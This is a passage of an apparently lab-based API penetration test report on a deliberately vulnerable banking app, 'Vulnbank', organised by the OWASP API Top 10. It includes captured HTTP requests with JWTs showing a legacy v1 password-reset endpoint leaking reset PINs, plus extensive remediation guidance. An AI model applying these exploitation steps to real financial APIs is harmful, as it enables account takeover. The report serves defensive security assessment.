
In this case, I made use of OWASP ZAP to find these vulnerabilities;

a. These were the alerts I got from passively crawling, I looked into each of them to ensure I was not just getting false positives.



b. Cross-Domain Misconfiguration/Missing CORS

The Access-Control-Allow-Origin header is set to *, which allows any website to send requests to the API and read its responses. It basically removes same-origin (domain) protection and allows unauthorized web pages to interact with your API.




c. Missing Security Headers


The following security headers were missing from API responses:

- X-Content-Type-Options

The absence of this header allows MIME-type sniffing, which can be exploited by uploading a malicious file that the application might misinterpret as a harmless file type, and then executing it.



- Content-Security-Policy




The Content-Security-Policy header was not found in the responses which makes the application prone to injection attacks.

- X-Frame-Options

c. **Information Disclosure through Server Headers**

This can provide insight into the technology stack of the application's server which could aid in targeting known vulnerabilities.



API 9: Improper Inventory Management

This is about getting unauthorized access through old API versions or endpoints left running unpatched and using weaker security requirements. Alternatively, they may get access to sensitive data through a 3rd party with whom there's no reason to share data with.


Category: API 9

Severity: Critical


Steps taken:

POST /api/v2/forgot-password and **POST /api/v1/forgot-password**

The older API versions (v1) endpoint revealed leaked PINs which was clearly a reason why they switched to v2. Even though they switched to v2, they did not take care of the issue v1 had or prevented users from making use of that endpoint.


Request
Pretty Raw Hex
POST /api/v1/forgot-password HTTP/1.1
host: 172.19.0.3:5000
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
accept: */*
accept-language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
referer: http://172.19.0.3:5000/forgot-password
content-type: application/json
Content-Length: 23
origin: http://172.19.0.3:5000
dnt: 1
Connection: keep-alive
cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjAwNDk1NTV9.xVS7i3OkT_DlGtPR0F0ucwvEBbI6u9KaQjHbB1585x4
priority: u=0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjAwOTkwNjh9.Fa0wlB0FAAAJj6mRVW_5JT_n82brjVWwWd5f10CaJ-w
Cache-Control: no-cache
Postman-Token:
fda46ee0-b653-4165-8f64-cc0dfc4ca117
{
"username":"Melody A"
}
Response
Pretty Raw Hex Render
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 222
Access-Control-Allow-Origin:
http://172.19.0.3:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.23
Date: Mon, 13 Oct 2025 15:08:04 GMT
{
"debug_info":{
"pin":"763",
"pin_length":3,
"timestamp":"2025-10-13 15:08:04.778261",
"username":"Melody A"
},
"message":
"Reset PIN has been sent to your email.",
"status":"success"
}
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Response headers

v1


Request
Pretty Raw Hex
POST /api/v2/forgot-password HTTP/1.1
host: 172.19.0.3:5000
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
accept: */*
accept-language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
referer: http://172.19.0.3:5000/forgot-password
content-type: application/json
Content-Length: 23
origin: http://172.19.0.3:5000
dnt: 1
Connection: keep-alive
cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjAwNDk1NTV9.xVS7i3OkT_DlGtPR0F0ucwvEBbI6u9KaQjHbB1585x4
priority: u=0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6Ik1lbG9keSBBIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE3NjAwOTkwNjh9.Fa0wlB0FAAAJj6mRVW_5JT_n82brjVWwWd5f10CaJ-w
Cache-Control: no-cache
Postman-Token:
fda46ee0-b653-4165-8f64-cc0dfc4ca117
{
"username":"Melody A"
}
Response
Pretty Raw Hex Render
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 181
Access-Control-Allow-Origin:
http://172.19.0.3:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.23
Date: Mon, 13 Oct 2025 15:03:37 GMT
{
"debug_info":{
"timestamp":"2025-10-13 15:03:37.771438",
"username":"Melody A"
},
"message":
"Reset PIN has been sent to your email.",
"status":"success"
}
Inspector

v2

API 10: Unsafe consumption of APIs

This requires identifying and potentially compromising other APIs/services the application's API is integrated with. Usually, this information is not publicly available or the integrated API/service is not easily exploitable. To successfully attack the target API, the attacker would first need to discover the other APIs or services connected to it and then try to attack or compromise those connected APIs. In this case, vulnbank does not use any other API services (3rd party APIs).

Recommendations

5. 1 Remediation Steps and Mitigation Guidance

5.1.1 Broken Object Level Authorization (BOLA)

Problem: The API does not verify that requested resources (virtual cards, transactions, account details) belong to the authenticated user making the request. The application accepts object identifiers from user input without validating ownership.

Solution:

1. Enforce the Principle of Least Privilege:
    - During the design phase, ensure trust boundaries are defined. Enumerate the types of users that will be accessing the system, the resources exposed and the operations that might be performed on those resources. For every combination of user type and resource, determine what operations, if any, the user must be able to perform on that resource
    - create tests that validate that the permissions mapped out in the design phase are being correctly enforced
    - filter database queries by user_id before returning results
2. Replace Sequential IDs with UUIDs:
    - change predictable numeric IDs (1, 2, 3...) to UUIDs. This prevents enumeration attacks where attackers guess valid IDs
    - apply to: card_id, transaction_id, loan_id
3. Validate the Permissions on Every Request:
    - validating permissions correctly on just the majority of requests is insufficient. Permission should be validated correctly on every request, regardless of whether the request was initiated by an AJAX script, server-side, or any other source
    - the technology used to perform such checks should allow for global, application-wide configuration rather than needing to be applied individually to every method or class

4. Implement Server-Side Ownership Checks
    - Before returning or modifying any resource, verify that the resource belongs to the authenticated user
    - Compare the resource's user_id against the authenticated user's ID
    - Return HTTP 403 Forbidden or 404 Not Found for unauthorized access

5.1.2 Broken Authentication

Problem:
JWT's signing secret is weak and easily guessable ("secret123"). No token expiration enforcement is present and the application trusts JWT claims without server-side validation.

Solution:

1. Replace JWT Secret Immediately
    - Generate a cryptographically strong secret (minimum 256-bit) and use a secure random generator, not just dictionary words
    - Store secret in environment variables, never hardcode in source
    - Rotate the secret, which will invalidate all existing tokens
2. Implement Token Expiration
    - Add expiration time (exp claim) to all tokens
    - Implement token refresh mechanism for better user experience
    - Validate expiration server-side on every request
3. Add Server-Side Role Verification
    - Never trust the is_admin claim in the JWT alone
    - Always query the database to verify user role
    - Check user.is_admin from the database before granting admin access,this prevents forged tokens from granting unauthorized privileges
4. Implement Token Revocation
    - Create a token blacklist/revocation mechanism . This allows users to invalidate sessions on logout
    - Revoke tokens when security events occur (password change, etc.)

5.1.3 Broken Object Property Level Authorization (BOPLA)

Problem:
The API accepts arbitrary properties in request payloads without validation, allowing mass assignment of privileged fields. Users can set is_admin, balance, and account_number during registration. Additionally, API responses expose excessive data including sensitive internal fields.

Solutions:

1. Apply to All CRUD Operations
    - Review all CREATE, UPDATE operations for mass assignment and ensure READ operations don't leak sensitive data
    - Test with unexpected/malicious field names
2. Implement Property Whitelisting
    - Define explicitly allowed fields for each endpoint and reject or ignore any fields not in the whitelist
    - For registration: only accept username, password, email. Never allow users to set: is_admin, balance, account_number, role
3. Set Privileged Fields Server-Side Only
    - Always set is_admin=false for new registrations
    - Initialize balance=0.00 server-side
    - Generate account numbers server-side using secure algorithms
    - User input should never influence privileged fields
4. Use Input Validation Schemas
    - Implement schema validation for all request bodies, data types, lengths, and formats
    - Return descriptive errors for invalid input
    - Consider using validation libraries appropriate for your framework
5. Minimize Data in API Responses
    - Create separate response models for public vs admin views
    - Never expose: password hashes, internal IDs, reset tokens, admin flags
    - Return only the minimum data required for the frontend
    - Implement field-level access controls

5.1.4 Unrestricted Resource Consumption

Problem:
No rate limiting or throttling mechanisms are implemented on any endpoints, enabling brute-force attacks which could lead to denial of service, and resource exhaustion.

Solutions:
1. Implement Rate Limiting
    - Apply rate limits to all authentication endpoints and recommended limits should be 5 attempts per minute per IP
    - Password reset should be 3 attempts per hour per email. Registration should be 10 per hour per IP
2. Add Account Lockout Mechanism
    - Lock accounts after 5 consecutive failed login attempts with a duration of 15 minutes minimum

- Notify user via email of account lockout and provide unlock mechanism (email verification or admin intervention)
- Reset failed attempt counter on successful login

3. Add Request Size Limits
    - Enforce maximum request body size (e.g., 1MB)
    - Limit file upload sizes and reject oversized payloads
4. Monitor for Abuse Patterns
    - Log rate limit violations and alert on suspicious activity (multiple IPs from same user)
    - Consider CAPTCHA for repeated failures

5.1.5 Broken Function Level Authorization (BFLA)

Problem:
Admin-only endpoints are accessible by regular users. The application trusts the is_admin claim in JWT tokens without server-side verification against the database. The admin panel endpoint (/sup3r_s3cr3t_admin) uses security through obscurity instead of proper authentication.

Solutions:

1. Remove or Properly Secure Admin Endpoints
    - Rename /sup3r_s3cr3t_admin to proper path: /admin/dashboard
    - Do not rely on obscure URLs for security
    - Apply proper authentication middleware to all admin routes
2. Remove Admin Functionality from Public UI
    - Don't show admin links in the dashboard for non-admin users. Even if hidden, enforce backend authorization
3. Implement Server-Side Role Verification
    - Before executing any admin function, query the database, verify current_user.is_admin from database, not from JWT
    - Return HTTP 403 Forbidden for unauthorized access attempts
    - Never trust client-controlled claims alone
4. Apply Authorization Middleware to All Admin Endpoints
    - Create admin_required decorator/middleware and apply to all endpoints under /admin/
    - Ensure middleware checks database role, not token

5.1.6 Unrestricted Access to Sensitive Business Flows

Problem:
Business logic validation is missing, allowing illogical operations that violate financial integrity. Users can transfer negative amounts, submit unlimited loan applications, and manipulate balances outside legitimate flows.

Solutions:

1. Validate Transfer Amounts
    - Ensure amount is positive and verify the sender has sufficient balance
    - Reject transfers exceeding daily/transaction limits and prevent self-transfers
    - Validate recipient account exists
2. Implement Loan Eligibility Checks
    - Verify users meet minimum criteria (account age, balance history) and check existing debt-to-income ratio
    - Limit pending loan applications (max 2-3 pending) and enforce maximum loan amounts
    - Require cooling period between loan applications
3. Add Transaction Limits
    - Enable single transaction limit, daily transfer limits and monthly cumulative limits
4. Add Balance Validation
    - Verify balances never go negative (except approved overdraft)
    - Recalculate balance from transaction history periodically
    - Alert on discrepancies. Implement balance reconciliation process

5.1.7 Server-Side Request Forgery (SSRF)

Problem:

The profile picture upload endpoint accepts arbitrary URLs without validation, allowing requests to internal network resources, cloud metadata services, and external sites. This enables reconnaissance of internal infrastructure and potential data exfiltration.

Solutions:

1. Implement URL Validation
    - Only allow HTTP and HTTPS protocols and validate URL format before processing
2. Use Domain Whitelisting
    - Only permit URLs from trusted CDNs and reject all other domains
    - Regularly review and update whitelist
3. Block Private IP Ranges
    - Prevent access to localhost, block RFC1918 private networks, block link-local addresses and block cloud metadata endpoints
    - Resolve hostnames to IPs and validate before fetching
4. Prefer Direct File Upload
    - Instead of URL fetching, require direct file upload, validate file type, size, and content also scan uploaded files for malware

- If URL fetching is required then implement request timeouts, limit response size, use proxy for fetching, validate content-type header and don't follow redirects or follow only HTTPS redirects

5. Network-Level Protection
    - Configure firewall rules to block outbound requests to internal networks
    - Use separate network segment for application servers and implement egress filtering

5.1.8 Security Misconfiguration

Problem:
Multiple security misconfigurations exist: missing security headers, permissive CORS policy, server version disclosure, and debug mode potentially enabled.

Solutions:

1. Implement Security Headers
    - Add the following headers to all responses:
        - X-Content-Type-Options: nosniff (prevents MIME sniffing)
        - X-Frame-Options: DENY (prevents clickjacking)
        - Referrer-Policy: strict-origin-when-cross-origin
        - Permissions-Policy: restricts browser features
2. Fix CORS Configuration
    - Change Access-Control-Allow-Origin from * to specific domain and only allow requests from your application's domain
3. Remove Server Version Headers
    - Hide Werkzeug version disclosure and remove Python version from Server header
    - Return generic server identifier or remove entirely and don't leak technology stack information
4. Implement Proper Error Handling
    - Return generic 404/500 error messages and don't leak filesystem paths
    - Don't reveal SQL queries in errors and log full errors server-side only
5. Regular Security Configuration Review
    - Review security settings quarterly and keep framework and dependencies updated
    - Follow security best practices for your framework
    - Use security scanners to detect misconfigurations

5.1.9 Improper Inventory Management

Problem:
The old API version (v1) remains accessible despite having known vulnerabilities. The /api/v1/reset-password endpoint exposes password reset PINs in the response, while v2 attempts to fix this but doesn't deprecate or remove the vulnerable endpoint.

Solutions:

1. Immediately Deprecate /api/v1/reset-password
    - Remove the endpoint entirely from routing or return HTTP 410 Gone with deprecation notice
    - Do not allow any access to v1 reset password functionality
2. Establish API Versioning Policy
    - Define clear versioning strategy and document supported API versions
    - Set deprecation timelines and communicate changes to API consumers
3. Maintain API Inventory
    - Document all active endpoints and versions and track which endpoints are deprecated/removed
    - Regular audit of accessible endpoints and remove or disable unused/test endpoints
4. **F**ix Password Reset in v2
    - Send PIN via email only and use secure tokens instead of 4-digit PINs
    - Implement token expiration
    - Use cryptographically secure random generation
5. Remove Debug/Test Endpoints
    - Audit codebase for test endpoints and remove or disable in production endpoints

5.1.10 Unsafe Consumption of APIs

The Vulnbank application does not consume any third-party APIs or external services. All functionality is implemented internally.

If Third-Party APIs are Integrated in the nearest future, when evaluating service providers:

- assess their API security posture
- ensure all API is encrypted
- always validate, sanitize data received by 3rd party APIs
- do not blindly follow redirects.

Conclusion

6.1 Overall Security Posture

Risk Rating: **Critical**

The current security posture of the Vulnbank application is insufficient for production deployment. The combination of authentication failures, authorization bypasses, and business logic flaws creates an environment where:

- Any user can access any other user's financial data
- Regular users can trivially escalate to administrator privileges
- Financial transactions can be manipulated (negative transfers)
- No protection against automated attacks (brute-force, enumeration)
- Internal network infrastructure exposed via SSRF
- Password reset mechanism fundamentally broken (PIN leakage)

This application demonstrates multiple defense failures at critical security boundaries, with no compensating controls in place.

6.2 Final Remarks

The vulnerabilities identified in this assessment represent common API security issues found in modern web applications following the OWASP API Top 10, 2023 Edition. They are not indicative of negligence but rather highlight areas where security controls require strengthening. With focused remediation effort and commitment to security best practices, the Vulnbank application can achieve a strong security posture suitable for production deployment. The development team demonstrated good API design principles and structure. By addressing the identified vulnerabilities and implementing the recommended security controls, Vulnbank can become a secure financial application that protects user data and maintains customer trust.